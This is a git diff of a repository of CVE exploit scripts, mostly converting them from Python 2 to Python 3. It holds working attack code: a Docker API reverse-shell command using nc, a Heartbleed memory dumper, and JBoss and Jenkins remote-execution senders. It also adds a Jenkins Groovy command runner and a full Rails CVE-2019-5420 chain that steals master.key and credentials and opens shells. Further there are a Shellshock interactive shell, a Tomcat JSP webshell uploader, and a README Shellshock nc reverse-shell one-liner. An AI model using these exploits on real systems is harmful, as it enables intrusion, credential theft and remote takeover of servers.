try:
|
||||
@@ -77,13 +82,13 @@ def parse_url(url):
|
||||
|
||||
if ('://' not in url):
|
||||
url = str("http://") + str(url)
|
||||
scheme = urlparse.urlparse(url).scheme
|
||||
scheme = urllib.parse.urlparse(url).scheme
|
||||
|
||||
# Site: http://example.com
|
||||
site = scheme + '://' + urlparse.urlparse(url).netloc
|
||||
site = scheme + '://' + urllib.parse.urlparse(url).netloc
|
||||
|
||||
# FilePath: /demo/struts2-showcase/index.action
|
||||
file_path = urlparse.urlparse(url).path
|
||||
file_path = urllib.parse.urlparse(url).path
|
||||
if (file_path == ''):
|
||||
file_path = '/'
|
||||
|
||||
@@ -154,7 +159,7 @@ def check(url):
|
||||
except Exception as e:
|
||||
print("EXCEPTION::::--> " + str(e))
|
||||
continue
|
||||
if "Location" in resp.headers.keys():
|
||||
if "Location" in list(resp.headers.keys()):
|
||||
if str(multiplication_value) in resp.headers['Location']:
|
||||
print("[*] Status: Vulnerable!")
|
||||
return(injection_point)
|
||||
|
||||
@@ -1,3 +1,4 @@
|
||||
from __future__ import print_function
|
||||
import requests
|
||||
import logging
|
||||
import json
|
||||
@@ -23,7 +24,7 @@ if r.json:
|
||||
for container in r.json():
|
||||
container_id = container['Id']
|
||||
container_name = container['Names'][0].replace('/','')
|
||||
print(container_id, container_name)
|
||||
print((container_id, container_name))
|
||||
|
||||
# Step 2 - Prepare command
|
||||
cmd = '["nc", "192.168.1.2", "4242", "-e", "/bin/sh"]'
|
||||
|
||||
0
CVE Exploits/Drupalgeddon2 CVE-2018-7600.rb
Executable file → Normal file
0
CVE Exploits/Drupalgeddon2 CVE-2018-7600.rb
Executable file → Normal file
51
CVE Exploits/Heartbleed CVE-2014-0160.py
Executable file → Normal file
51
CVE Exploits/Heartbleed CVE-2014-0160.py
Executable file → Normal file
@@ -4,6 +4,9 @@
|
||||
# The author disclaims copyright to this source code.
|
||||
# Modified by SensePost based on lots of other people's efforts (hard to work out credit via PasteBin)
|
||||
|
||||
from __future__ import print_function
|
||||
from builtins import str
|
||||
from builtins import range
|
||||
import sys
|
||||
import struct
|
||||
import socket
|
||||
@@ -61,12 +64,12 @@ def hexdump(s, dumpf, quiet):
|
||||
dump.write(s)
|
||||
dump.close()
|
||||
if quiet: return
|
||||
for b in xrange(0, len(s), 16):
|
||||
for b in range(0, len(s), 16):
|
||||
lin = [c for c in s[b : b + 16]]
|
||||
hxdat = ' '.join('%02X' % ord(c) for c in lin)
|
||||
pdat = ''.join((c if 32 <= ord(c) <= 126 else '.' )for c in lin)
|
||||
print ' %04x: %-48s %s' % (b, hxdat, pdat)
|
||||
print
|
||||
print(' %04x: %-48s %s' % (b, hxdat, pdat))
|
||||
print()
|
||||
|
||||
def recvall(s, length, timeout=5):
|
||||
endtime = time.time() + timeout
|
||||
@@ -92,57 +95,57 @@ def recvall(s, length, timeout=5):
|
||||
def recvmsg(s):
|
||||
hdr = recvall(s, 5)
|
||||
if hdr is None:
|
||||
print 'Unexpected EOF receiving record header - server closed connection'
|
||||
print('Unexpected EOF receiving record header - server closed connection')
|
||||
return None, None, None
|
||||
typ, ver, ln = struct.unpack('>BHH', hdr)
|
||||
pay = recvall(s, ln, 10)
|
||||
if pay is None:
|
||||
print 'Unexpected EOF receiving record payload - server closed connection'
|
||||
print('Unexpected EOF receiving record payload - server closed connection')
|
||||
return None, None, None
|
||||
print ' ... received message: type = %d, ver = %04x, length = %d' % (typ, ver, len(pay))
|
||||
print(' ... received message: type = %d, ver = %04x, length = %d' % (typ, ver, len(pay)))
|
||||
return typ, ver, pay
|
||||
|
||||
def hit_hb(s, dumpf, host, quiet):
|
||||
while True:
|
||||
typ, ver, pay = recvmsg(s)
|
||||
if typ is None:
|
||||
print 'No heartbeat response received from '+host+', server likely not vulnerable'
|
||||
print('No heartbeat response received from '+host+', server likely not vulnerable')
|
||||
return False
|
||||
|
||||
if typ == 24:
|
||||
if not quiet: print 'Received heartbeat response:'
|
||||
if not quiet: print('Received heartbeat response:')
|
||||
hexdump(pay, dumpf, quiet)
|
||||
if len(pay) > 3:
|
||||
print 'WARNING: server '+ host +' returned more data than it should - server is vulnerable!'
|
||||
print('WARNING: server '+ host +' returned more data than it should - server is vulnerable!')
|
||||
else:
|
||||
print 'Server '+host+' processed malformed heartbeat, but did not return any extra data.'
|
||||
print('Server '+host+' processed malformed heartbeat, but did not return any extra data.')
|
||||
return True
|
||||
|
||||
if typ == 21:
|
||||
if not quiet: print 'Received alert:'
|
||||
if not quiet: print('Received alert:')
|
||||
hexdump(pay, dumpf, quiet)
|
||||
print 'Server '+ host +' returned error, likely not vulnerable'
|
||||
print('Server '+ host +' returned error, likely not vulnerable')
|
||||
return False
|
||||
|
||||
def connect(host, port, quiet):
|
||||
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
|
||||
if not quiet: print 'Connecting...'
|
||||
if not quiet: print('Connecting...')
|
||||
sys.stdout.flush()
|
||||
s.connect((host, port))
|
||||
return s
|
||||
|
||||
def tls(s, quiet):
|
||||
if not quiet: print 'Sending Client Hello...'
|
||||
if not quiet: print('Sending Client Hello...')
|
||||
sys.stdout.flush()
|
||||
s.send(hello)
|
||||
if not quiet: print 'Waiting for Server Hello...'
|
||||
if not quiet: print('Waiting for Server Hello...')
|
||||
sys.stdout.flush()
|
||||
|
||||
def parseresp(s):
|
||||
while True:
|
||||
typ, ver, pay = recvmsg(s)
|
||||
if typ == None:
|
||||
print 'Server closed connection without sending Server Hello.'
|
||||
print('Server closed connection without sending Server Hello.')
|
||||
return 0
|
||||
# Look for server hello done message.
|
||||
if typ == 22 and ord(pay[0]) == 0x0E:
|
||||
@@ -156,10 +159,10 @@ def check(host, port, dumpf, quiet, starttls):
|
||||
s.ehlo()
|
||||
s.starttls()
|
||||
except smtplib.SMTPException:
|
||||
print 'STARTTLS not supported...'
|
||||
print('STARTTLS not supported...')
|
||||
s.quit()
|
||||
return False
|
||||
print 'STARTTLS supported...'
|
||||
print('STARTTLS supported...')
|
||||
s.quit()
|
||||
s = connect(host, port, quiet)
|
||||
s.settimeout(1)
|
||||
@@ -170,7 +173,7 @@ def check(host, port, dumpf, quiet, starttls):
|
||||
s.send('starttls\r\n')
|
||||
re = s.recv(1024)
|
||||
except socket.timeout:
|
||||
print 'Timeout issues, going ahead anyway, but it is probably broken ...'
|
||||
print('Timeout issues, going ahead anyway, but it is probably broken ...')
|
||||
tls(s,quiet)
|
||||
else:
|
||||
s = connect(host, port, quiet)
|
||||
@@ -179,13 +182,13 @@ def check(host, port, dumpf, quiet, starttls):
|
||||
version = parseresp(s)
|
||||
|
||||
if version == 0:
|
||||
if not quiet: print "Got an error while parsing the response, bailing ..."
|
||||
if not quiet: print("Got an error while parsing the response, bailing ...")
|
||||
return False
|
||||
else:
|
||||
version = version - 0x0300
|
||||
if not quiet: print "Server TLS version was 1.%d\n" % version
|
||||
if not quiet: print("Server TLS version was 1.%d\n" % version)
|
||||
|
||||
if not quiet: print 'Sending heartbeat request...'
|
||||
if not quiet: print('Sending heartbeat request...')
|
||||
sys.stdout.flush()
|
||||
if (version == 1):
|
||||
s.send(hbv10)
|
||||
@@ -205,8 +208,8 @@ def main():
|
||||
options.print_help()
|
||||
return
|
||||
|
||||
print 'Scanning ' + args[0] + ' on port ' + str(opts.port)
|
||||
for i in xrange(0,opts.num):
|
||||
print('Scanning ' + args[0] + ' on port ' + str(opts.port))
|
||||
for i in range(0,opts.num):
|
||||
check(args[0], opts.port, opts.file, opts.quiet, opts.starttls)
|
||||
|
||||
if __name__ == '__main__':
|
||||
|
||||
@@ -3,6 +3,7 @@
|
||||
# Jboss Java Deserialization RCE (CVE-2015-7501)
|
||||
# Made with <3 by @byt3bl33d3r
|
||||
|
||||
from __future__ import print_function
|
||||
import requests
|
||||
from requests.packages.urllib3.exceptions import InsecureRequestWarning
|
||||
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
|
||||
@@ -36,26 +37,26 @@ else:
|
||||
ysoserial_path = args.ysoserial_path
|
||||
|
||||
if ysoserial_path is None:
|
||||
print '[-] Could not find ysoserial JAR file'
|
||||
print('[-] Could not find ysoserial JAR file')
|
||||
sys.exit(1)
|
||||
|
||||
if len(args.target.split(":")) != 2:
|
||||
print '[-] Target must be in format IP:PORT'
|
||||
print('[-] Target must be in format IP:PORT')
|
||||
sys.exit(1)
|
||||
|
||||
if not args.command:
|
||||
print '[-] You must specify a command to run'
|
||||
print('[-] You must specify a command to run')
|
||||
sys.exit(1)
|
||||
|
||||
ip, port = args.target.split(':')
|
||||
|
||||
print '[*] Target IP: {}'.format(ip)
|
||||
print '[*] Target PORT: {}'.format(port)
|
||||
print('[*] Target IP: {}'.format(ip))
|
||||
print('[*] Target PORT: {}'.format(port))
|
||||
|
||||
gadget = check_output(['java', '-jar', ysoserial_path, 'CommonsCollections1', args.command])
|
||||
|
||||
r = requests.post('{}://{}:{}/invoker/JMXInvokerServlet'.format(args.proto, ip, port), verify=False, data=gadget)
|
||||
|
||||
if r.status_code == 200:
|
||||
print '[+] Command executed successfully'
|
||||
print('[+] Command executed successfully')
|
||||
|
||||
|
||||
File diff suppressed because one or more lines are too long
@@ -4,6 +4,7 @@
|
||||
#Note: Although this is listed as a pre-auth RCE, during my testing it only worked if authentication was disabled in Jenkins
|
||||
#Made with <3 by @byt3bl33d3r
|
||||
|
||||
from __future__ import print_function
|
||||
import requests
|
||||
from requests.packages.urllib3.exceptions import InsecureRequestWarning
|
||||
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
|
||||
@@ -23,17 +24,17 @@ if len(sys.argv) < 2:
|
||||
args = parser.parse_args()
|
||||
|
||||
if len(args.target.split(':')) != 2:
|
||||
print '[-] Target must be in format IP:PORT'
|
||||
print('[-] Target must be in format IP:PORT')
|
||||
sys.exit(1)
|
||||
|
||||
if not args.command:
|
||||
print '[-] You must specify a command to run'
|
||||
print('[-] You must specify a command to run')
|
||||
sys.exit(1)
|
||||
|
||||
ip, port = args.target.split(':')
|
||||
|
||||
print '[*] Target IP: {}'.format(ip)
|
||||
print '[*] Target PORT: {}'.format(port)
|
||||
print('[*] Target IP: {}'.format(ip))
|
||||
print('[*] Target PORT: {}'.format(port))
|
||||
|
||||
xml_formatted = ''
|
||||
command_list = args.command.split()
|
||||
@@ -67,11 +68,11 @@ xml_payload = '''<map>
|
||||
</entry>
|
||||
</map>'''.format(xml_formatted.strip())
|
||||
|
||||
print '[*] Generated XML payload:'
|
||||
print xml_payload
|
||||
print
|
||||
print('[*] Generated XML payload:')
|
||||
print(xml_payload)
|
||||
print()
|
||||
|
||||
print '[*] Sending payload'
|
||||
print('[*] Sending payload')
|
||||
headers = {'Content-Type': 'text/xml'}
|
||||
r = requests.post('{}://{}:{}/createItem?name=rand_dir'.format(args.proto, ip, port), verify=False, headers=headers, data=xml_payload)
|
||||
|
||||
@@ -79,5 +80,5 @@ paths_in_trace = ['jobs/rand_dir/config.xml', 'jobs\\rand_dir\\config.xml']
|
||||
if r.status_code == 500:
|
||||
for path in paths_in_trace:
|
||||
if path in r.text:
|
||||
print '[+] Command executed successfully'
|
||||
print('[+] Command executed successfully')
|
||||
break
|
||||
|
||||
32
CVE Exploits/Jenkins Groovy Console.py
Normal file
32
CVE Exploits/Jenkins Groovy Console.py
Normal file
@@ -0,0 +1,32 @@
|
||||
#!/usr/bin/env python
|
||||
# SRC: https://raw.githubusercontent.com/bl4de/security-tools/master/jgc.py
|
||||
# DOC: https://medium.com/@_bl4de/remote-code-execution-with-groovy-console-in-jenkins-bd6ef55c285b
|
||||
from __future__ import print_function
|
||||
from builtins import input
|
||||
import requests
|
||||
import sys
|
||||
|
||||
print("""
|
||||
Jenkins Groovy Console cmd runner.
|
||||
|
||||
usage: ./jgc.py [HOST]
|
||||
|
||||
Then type any command and wait for STDOUT output from remote machine.
|
||||
Type 'exit' to exit :)
|
||||
""")
|
||||
URL = sys.argv[1] + '/scriptText'
|
||||
HEADERS = {
|
||||
'User-Agent': 'jgc'
|
||||
}
|
||||
|
||||
while 1:
|
||||
CMD = input(">> Enter command to execute (or type 'exit' to exit): ")
|
||||
if CMD == 'exit':
|
||||
print("exiting...\n")
|
||||
exit(0)
|
||||
|
||||
DATA = {
|
||||
'script': 'println "{}".execute().text'.format(CMD)
|
||||
}
|
||||
result = requests.post(URL, headers=HEADERS, data=DATA)
|
||||
print(result.text)
|
||||
@@ -1,16 +1,29 @@
|
||||
# Common Vulnerabilities and Exposures
|
||||
|
||||
Big CVEs in the last 5 years.
|
||||
|
||||
## CVE-2014-0160 - Heartbleed
|
||||
|
||||
The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).
|
||||
|
||||
## CVE-2014-6271 - Shellshock
|
||||
|
||||
Shellshock, also known as Bashdoor is a family of security bug in the widely used Unix Bash shell, the first of which was disclosed on 24 September 2014. Many Internet-facing services, such as some web server deployments, use Bash to process certain requests, allowing an attacker to cause vulnerable versions of Bash to execute arbitrary commands. This can allow an attacker to gain unauthorized access to a computer system.
|
||||
|
||||
```bash
|
||||
echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc 192.168.0.XX 4444 -e /bin/sh\r\n
|
||||
```
|
||||
|
||||
## CVE-2017-5638 - Apache Struts 2
|
||||
|
||||
On March 6th, a new remote code execution (RCE) vulnerability in Apache Struts 2 was made public. This recent vulnerability, CVE-2017-5638, allows a remote attacker to inject operating system commands into a web application through the “Content-Type” header.
|
||||
|
||||
## CVE-2018-7600 - Drupalgeddon 2
|
||||
|
||||
A remote code execution vulnerability exists within multiple subsystems of Drupal 7.x and 8.x. This potentially allows attackers to exploit multiple attack vectors on a Drupal site, which could result in the site being completely compromised.
|
||||
|
||||
## Thanks to
|
||||
* http://heartbleed.com
|
||||
* https://en.wikipedia.org/wiki/Shellshock_(software_bug)
|
||||
|
||||
* [Heartbleed - Official website](http://heartbleed.com)
|
||||
* [Shellshock - Wikipedia](https://en.wikipedia.org/wiki/Shellshock_(software_bug))
|
||||
* [Imperva Apache Struts analysis](https://www.imperva.com/blog/2017/03/cve-2017-5638-new-remote-code-execution-rce-vulnerability-in-apache-struts-2/)
|
||||
|
||||
156
CVE Exploits/Rails CVE-2019-5420.rb
Normal file
156
CVE Exploits/Rails CVE-2019-5420.rb
Normal file
@@ -0,0 +1,156 @@
|
||||
require 'erb'
|
||||
require "./demo-5.2.1/config/environment"
|
||||
require "base64"
|
||||
require 'net/http'
|
||||
|
||||
$proxy_addr = '127.0.0.1'
|
||||
$proxy_port = 8080
|
||||
|
||||
$remote = "http://172.18.0.3:3000"
|
||||
$ressource = "/demo"
|
||||
|
||||
puts "\nRails exploit CVE-2019-5418 + CVE-2019-5420 = RCE\n\n"
|
||||
|
||||
print "[+] Checking if vulnerable to CVE-2019-5418 => "
|
||||
uri = URI($remote + $ressource)
|
||||
req = Net::HTTP::Get.new(uri)
|
||||
req['Accept'] = "../../../../../../../../../../etc/passwd{{"
|
||||
res = Net::HTTP.start(uri.hostname, uri.port, $proxy_addr, $proxy_port) {|http|
|
||||
http.request(req)
|
||||
}
|
||||
if res.body.include? "root:x:0:0:root:"
|
||||
puts "\033[92mOK\033[0m"
|
||||
else
|
||||
puts "KO"
|
||||
abort
|
||||
end
|
||||
|
||||
print "[+] Getting file => credentials.yml.enc => "
|
||||
path = "../../../../../../../../../../config/credentials.yml.enc{{"
|
||||
for $i in 0..9
|
||||
uri = URI($remote + $ressource)
|
||||
req = Net::HTTP::Get.new(uri)
|
||||
req['Accept'] = path[3..57]
|
||||
res = Net::HTTP.start(uri.hostname, uri.port, $proxy_addr, $proxy_port) {|http|
|
||||
http.request(req)
|
||||
}
|
||||
if res.code == "200"
|
||||
puts "\033[92mOK\033[0m"
|
||||
File.open("credentials.yml.enc", 'w') { |file| file.write(res.body) }
|
||||
break
|
||||
end
|
||||
path = path[3..57]
|
||||
$i +=1;
|
||||
end
|
||||
|
||||
print "[+] Getting file => master.key => "
|
||||
path = "../../../../../../../../../../config/master.key{{"
|
||||
for $i in 0..9
|
||||
uri = URI($remote + $ressource)
|
||||
req = Net::HTTP::Get.new(uri)
|
||||
req['Accept'] = path[3..57]
|
||||
res = Net::HTTP.start(uri.hostname, uri.port, $proxy_addr, $proxy_port) {|http|
|
||||
http.request(req)
|
||||
}
|
||||
if res.code == "200"
|
||||
puts "\033[92mOK\033[0m"
|
||||
File.open("master.key", 'w') { |file| file.write(res.body) }
|
||||
break
|
||||
end
|
||||
path = path[3..57]
|
||||
$i +=1;
|
||||
end
|
||||
|
||||
print "[+] Decrypt secret_key_base => "
|
||||
credentials_config_path = File.join("../", "credentials.yml.enc")
|
||||
credentials_key_path = File.join("../", "master.key")
|
||||
ENV["RAILS_MASTER_KEY"] = res.body
|
||||
credentials = ActiveSupport::EncryptedConfiguration.new(
|
||||
config_path: Rails.root.join(credentials_config_path),
|
||||
key_path: Rails.root.join(credentials_key_path),
|
||||
env_key: "RAILS_MASTER_KEY",
|
||||
raise_if_missing_key: true
|
||||
)
|
||||
if credentials.secret_key_base != nil
|
||||
puts "\033[92mOK\033[0m"
|
||||
puts ""
|
||||
puts "secret_key_base": credentials.secret_key_base
|
||||
puts ""
|
||||
end
|
||||
|
||||
puts "[+] Getting reflective command (R) or reverse shell (S) => "
|
||||
loop do
|
||||
begin
|
||||
input = [(print 'Select option R or S: '), gets.rstrip][1]
|
||||
if input == "R"
|
||||
puts "Reflective command selected"
|
||||
command = [(print "command (\033[92mreflected\033[0m): "), gets.rstrip][1]
|
||||
elsif input == "S"
|
||||
puts "Reverse shell selected"
|
||||
command = [(print "command (\033[92mnot reflected\033[0m): "), gets.rstrip][1]
|
||||
else
|
||||
puts "No option selected"
|
||||
abort
|
||||
end
|
||||
|
||||
command_b64 = Base64.encode64(command)
|
||||
|
||||
print "[+] Generating payload CVE-2019-5420 => "
|
||||
secret_key_base = credentials.secret_key_base
|
||||
key_generator = ActiveSupport::CachingKeyGenerator.new(ActiveSupport::KeyGenerator.new(secret_key_base, iterations: 1000))
|
||||
secret = key_generator.generate_key("ActiveStorage")
|
||||
verifier = ActiveSupport::MessageVerifier.new(secret)
|
||||
if input == "R"
|
||||
code = "system('bash','-c','" + command + " > /tmp/result.txt')"
|
||||
else
|
||||
code = "system('bash','-c','" + command + "')"
|
||||
end
|
||||
erb = ERB.allocate
|
||||
erb.instance_variable_set :@src, code
|
||||
erb.instance_variable_set :@filename, "1"
|
||||
erb.instance_variable_set :@lineno, 1
|
||||
dump_target = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new erb, :result
|
||||
|
||||
puts "\033[92mOK\033[0m"
|
||||
puts ""
|
||||
url = $remote + "/rails/active_storage/disk/" + verifier.generate(dump_target, purpose: :blob_key) + "/test"
|
||||
puts url
|
||||
puts ""
|
||||
|
||||
print "[+] Sending request => "
|
||||
uri = URI(url)
|
||||
req = Net::HTTP::Get.new(uri)
|
||||
req['Accept'] = "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"
|
||||
res = Net::HTTP.start(uri.hostname, uri.port, $proxy_addr, $proxy_port) {|http|
|
||||
http.request(req)
|
||||
}
|
||||
if res.code == "500"
|
||||
puts "\033[92mOK\033[0m"
|
||||
else
|
||||
puts "KO"
|
||||
abort
|
||||
end
|
||||
|
||||
if input == "R"
|
||||
print "[+] Getting result of command => "
|
||||
uri = URI($remote + $ressource)
|
||||
req = Net::HTTP::Get.new(uri)
|
||||
req['Accept'] = "../../../../../../../../../../tmp/result.txt{{"
|
||||
res = Net::HTTP.start(uri.hostname, uri.port, $proxy_addr, $proxy_port) {|http|
|
||||
http.request(req)
|
||||
}
|
||||
if res.code == "200"
|
||||
puts "\033[92mOK\033[0m\n\n"
|
||||
puts res.body
|
||||
puts "\n"
|
||||
else
|
||||
puts "KO"
|
||||
abort
|
||||
end
|
||||
end
|
||||
|
||||
rescue Exception => e
|
||||
puts "Exiting..."
|
||||
abort
|
||||
end
|
||||
end
|
||||
18
CVE Exploits/Shellshock CVE-2014-6271.py
Executable file → Normal file
18
CVE Exploits/Shellshock CVE-2014-6271.py
Executable file → Normal file
@@ -11,22 +11,26 @@
|
||||
# ..
|
||||
# ~$ /bin/cat /etc/passwd
|
||||
|
||||
import sys, urllib2
|
||||
from __future__ import print_function
|
||||
from future import standard_library
|
||||
standard_library.install_aliases()
|
||||
from builtins import input
|
||||
import sys, urllib.request, urllib.error, urllib.parse
|
||||
|
||||
if len(sys.argv) != 2:
|
||||
print "Usage: shell_shocker <URL>"
|
||||
print("Usage: shell_shocker <URL>")
|
||||
sys.exit(0)
|
||||
|
||||
URL=sys.argv[1]
|
||||
print "[+] Attempting Shell_Shock - Make sure to type full path"
|
||||
print("[+] Attempting Shell_Shock - Make sure to type full path")
|
||||
|
||||
while True:
|
||||
command=raw_input("~$ ")
|
||||
opener=urllib2.build_opener()
|
||||
command=input("~$ ")
|
||||
opener=urllib.request.build_opener()
|
||||
opener.addheaders=[('User-agent', '() { foo;}; echo Content-Type: text/plain ; echo ; '+command)]
|
||||
try:
|
||||
response=opener.open(URL)
|
||||
for line in response.readlines():
|
||||
print line.strip()
|
||||
except Exception as e: print e
|
||||
print(line.strip())
|
||||
except Exception as e: print(e)
|
||||
|
||||
|
||||
150
CVE Exploits/Tomcat CVE-2017-12617.py
Executable file → Normal file
150
CVE Exploits/Tomcat CVE-2017-12617.py
Executable file → Normal file
@@ -7,21 +7,25 @@
|
||||
options:
|
||||
|
||||
|
||||
-u ,--url [::] check target url if it's vulnerable
|
||||
-p,--pwn [::] generate webshell and upload it
|
||||
-u ,--url [::] check target url if it's vulnerable
|
||||
-p,--pwn [::] generate webshell and upload it
|
||||
-l,--list [::] hosts list
|
||||
|
||||
|
||||
[+]usage:
|
||||
|
||||
|
||||
./cve-2017-12617.py -u http://127.0.0.1
|
||||
./cve-2017-12617.py --url http://127.0.0.1
|
||||
./cve-2017-12617.py -u http://127.0.0.1 -p pwn
|
||||
./cve-2017-12617.py --url http://127.0.0.1 -pwn pwn
|
||||
./cve-2017-12617.py -l hotsts.txt
|
||||
./cve-2017-12617.py -u http://127.0.0.1
|
||||
./cve-2017-12617.py --url http://127.0.0.1
|
||||
./cve-2017-12617.py -u http://127.0.0.1 -p pwn
|
||||
./cve-2017-12617.py --url http://127.0.0.1 -pwn pwn
|
||||
./cve-2017-12617.py -l hotsts.txt
|
||||
./cve-2017-12617.py --list hosts.txt
|
||||
"""
|
||||
from __future__ import print_function
|
||||
from builtins import input
|
||||
from builtins import str
|
||||
from builtins import object
|
||||
import requests
|
||||
import re
|
||||
import signal
|
||||
@@ -34,7 +38,7 @@ from optparse import OptionParser
|
||||
|
||||
|
||||
|
||||
class bcolors:
|
||||
class bcolors(object):
|
||||
HEADER = '\033[95m'
|
||||
OKBLUE = '\033[94m'
|
||||
OKGREEN = '\033[92m'
|
||||
@@ -50,14 +54,14 @@ class bcolors:
|
||||
banner="""
|
||||
|
||||
|
||||
_______ ________ ___ ___ __ ______ __ ___ __ __ ______
|
||||
_______ ________ ___ ___ __ ______ __ ___ __ __ ______
|
||||
/ ____\ \ / / ____| |__ \ / _ \/_ |____ | /_ |__ \ / //_ |____ |
|
||||
| | \ \ / /| |__ ______ ) | | | || | / /_____| | ) / /_ | | / /
|
||||
| | \ \/ / | __|______/ /| | | || | / /______| | / / '_ \| | / /
|
||||
| |____ \ / | |____ / /_| |_| || | / / | |/ /| (_) | | / /
|
||||
\_____| \/ |______| |____|\___/ |_|/_/ |_|____\___/|_|/_/
|
||||
|
||||
|
||||
| | \ \ / /| |__ ______ ) | | | || | / /_____| | ) / /_ | | / /
|
||||
| | \ \/ / | __|______/ /| | | || | / /______| | / / '_ \| | / /
|
||||
| |____ \ / | |____ / /_| |_| || | / / | |/ /| (_) | | / /
|
||||
\_____| \/ |______| |____|\___/ |_|/_/ |_|____\___/|_|/_/
|
||||
|
||||
|
||||
|
||||
[@intx0x80]
|
||||
|
||||
@@ -79,9 +83,9 @@ signal.signal(signal.SIGINT, signal_handler)
|
||||
|
||||
|
||||
def removetags(tags):
|
||||
remove = re.compile('<.*?>')
|
||||
txt = re.sub(remove, '\n', tags)
|
||||
return txt.replace("\n\n\n","\n")
|
||||
remove = re.compile('<.*?>')
|
||||
txt = re.sub(remove, '\n', tags)
|
||||
return txt.replace("\n\n\n","\n")
|
||||
|
||||
|
||||
def getContent(url,f):
|
||||
@@ -94,9 +98,9 @@ def createPayload(url,f):
|
||||
headers = {'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.95 Safari/537.36'}
|
||||
req=requests.put(str(url)+str(f)+"/",data=evil, headers=headers)
|
||||
if req.status_code==201:
|
||||
print "File Created .."
|
||||
print("File Created ..")
|
||||
|
||||
|
||||
|
||||
def RCE(url,f):
|
||||
EVIL="""<FORM METHOD=GET ACTION='{}'>""".format(f)+"""
|
||||
<INPUT name='cmd' type=text>
|
||||
@@ -119,26 +123,26 @@ InputStreamReader(p.getInputStream()));
|
||||
<pre><%=output %></pre>"""
|
||||
|
||||
|
||||
|
||||
|
||||
headers = {'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.95 Safari/537.36'}
|
||||
|
||||
|
||||
req=requests.put(str(url)+f+"/",data=EVIL, headers=headers)
|
||||
|
||||
|
||||
|
||||
|
||||
def shell(url,f):
|
||||
|
||||
|
||||
while True:
|
||||
headers = {'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.95 Safari/537.36'}
|
||||
cmd=raw_input("$ ")
|
||||
cmd=input("$ ")
|
||||
payload={'cmd':cmd}
|
||||
if cmd=="q" or cmd=="Q":
|
||||
break
|
||||
|
||||
break
|
||||
|
||||
re=requests.get(str(url)+"/"+str(f),params=payload,headers=headers)
|
||||
re=str(re.content)
|
||||
t=removetags(re)
|
||||
print t
|
||||
print(t)
|
||||
|
||||
|
||||
|
||||
@@ -152,21 +156,21 @@ parse=OptionParser(
|
||||
bcolors.HEADER+"""
|
||||
|
||||
|
||||
_______ ________ ___ ___ __ ______ __ ___ __ __ ______
|
||||
_______ ________ ___ ___ __ ______ __ ___ __ __ ______
|
||||
/ ____\ \ / / ____| |__ \ / _ \/_ |____ | /_ |__ \ / //_ |____ |
|
||||
| | \ \ / /| |__ ______ ) | | | || | / /_____| | ) / /_ | | / /
|
||||
| | \ \/ / | __|______/ /| | | || | / /______| | / / '_ \| | / /
|
||||
| |____ \ / | |____ / /_| |_| || | / / | |/ /| (_) | | / /
|
||||
\_____| \/ |______| |____|\___/ |_|/_/ |_|____\___/|_|/_/
|
||||
|
||||
|
||||
| | \ \ / /| |__ ______ ) | | | || | / /_____| | ) / /_ | | / /
|
||||
| | \ \/ / | __|______/ /| | | || | / /______| | / / '_ \| | / /
|
||||
| |____ \ / | |____ / /_| |_| || | / / | |/ /| (_) | | / /
|
||||
\_____| \/ |______| |____|\___/ |_|/_/ |_|____\___/|_|/_/
|
||||
|
||||
|
||||
|
||||
|
||||
./cve-2017-12617.py [options]
|
||||
|
||||
options:
|
||||
|
||||
-u ,--url [::] check target url if it's vulnerable
|
||||
-u ,--url [::] check target url if it's vulnerable
|
||||
-p,--pwn [::] generate webshell and upload it
|
||||
-l,--list [::] hosts list
|
||||
|
||||
@@ -187,7 +191,7 @@ options:
|
||||
)
|
||||
|
||||
|
||||
parse.add_option("-u","--url",dest="U",type="string",help="Website Url")
|
||||
parse.add_option("-u","--url",dest="U",type="string",help="Website Url")
|
||||
parse.add_option("-p","--pwn",dest="P",type="string",help="generate webshell and upload it")
|
||||
parse.add_option("-l","--list",dest="L",type="string",help="hosts File")
|
||||
|
||||
@@ -201,47 +205,35 @@ if opt.U==None and opt.P==None and opt.L==None:
|
||||
|
||||
else:
|
||||
if opt.U!=None and opt.P==None and opt.L==None:
|
||||
print bcolors.OKGREEN+banner+bcolors.ENDC
|
||||
url=str(opt.U)
|
||||
checker="Poc.jsp"
|
||||
print bcolors.BOLD +"Poc Filename {}".format(checker)
|
||||
createPayload(str(url)+"/",checker)
|
||||
con=getContent(str(url)+"/",checker)
|
||||
if 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAA' in con:
|
||||
print bcolors.WARNING+url+' it\'s Vulnerable to CVE-2017-12617'+bcolors.ENDC
|
||||
print bcolors.WARNING+url+"/"+checker+bcolors.ENDC
|
||||
|
||||
else:
|
||||
print 'Not Vulnerable to CVE-2017-12617 '
|
||||
print(bcolors.OKGREEN+banner+bcolors.ENDC)
|
||||
url=str(opt.U)
|
||||
checker="Poc.jsp"
|
||||
print(bcolors.BOLD +"Poc Filename {}".format(checker))
|
||||
createPayload(str(url)+"/",checker)
|
||||
con=getContent(str(url)+"/",checker)
|
||||
if 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAA' in con:
|
||||
print(bcolors.WARNING+url+' it\'s Vulnerable to CVE-2017-12617'+bcolors.ENDC)
|
||||
print(bcolors.WARNING+url+"/"+checker+bcolors.ENDC)
|
||||
|
||||
else:
|
||||
print('Not Vulnerable to CVE-2017-12617 ')
|
||||
elif opt.P!=None and opt.U!=None and opt.L==None:
|
||||
print bcolors.OKGREEN+banner+bcolors.ENDC
|
||||
pwn=str(opt.P)
|
||||
url=str(opt.U)
|
||||
print "Uploading Webshell ....."
|
||||
pwn=pwn+".jsp"
|
